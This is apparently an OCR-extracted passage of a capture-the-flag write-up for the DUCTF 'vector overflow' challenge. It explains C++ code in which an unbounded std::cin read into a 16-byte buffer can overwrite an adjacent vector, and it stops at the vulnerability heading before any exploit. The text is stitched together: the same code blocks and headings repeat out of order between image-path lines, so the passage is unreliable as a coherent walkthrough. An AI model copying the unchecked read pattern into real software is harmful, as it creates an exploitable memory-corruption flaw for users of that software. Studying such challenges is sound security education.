
We are given a ELF binary and c++ source code.

It seems to read input from the terminal into ***buf***, then loop through the vector ***v***, comparing it to *"DUCTF"*.

(A vector in c++ is simply an array of dynamic size.)


If each character in ***v*** matches "DUCTF", ***win()*** is called which gives us the flag.

Otherwise, ***lose()*** is called and we don't get the flag :(



```
int main() {
    char ductf[6] = "DUCTF";
    char* d = ductf;

    std::cin >> buf;
    if(v.size() == 5) {
        for(auto &c : v) {
            if(c != *d++) {
                lose();
            }
        }

        win();
    }

    lose();
}
```


vector overflow - challenge overview




```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```

But how can ***v*** be ***{'D', 'U', 'C', 'T', 'F'}*** ?


It is set to ***{'X', 'X', 'X', 'X', 'X'}*** initially, and our input is written to ***buf***, not ***v***.







```
int main() {
    char ductf[6] = "DUCTF";
    char* d = ductf;

    std::cin >> buf;
    if(v.size() == 5) {
        for(auto &c : v) {
            if(c != *d++) {
                lose();
            }
        }

        win();
    }

    lose();
}
```

vector overflow - challenge overview





```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```





```
int main() {
    char ductf[6] = "DUCTF";
    char* d = ductf;

    std::cin >> buf;
    if(v.size() == 5) {
        for(auto &c : v) {
            if(c != *d++) {
                lose();
            }
        }

        win();
    }

    lose();
}
```

But how can ***v*** be ***{’D’, ‘U’, ‘C’, ‘T’, ‘F’}*** ?
It is set to ***{'X', 'X', 'X', 'X', 'X'}*** initially, and our input is written to ***buf***, not ***v***.

or is it....

vector overflow – vulnerability






```
char buf[16];
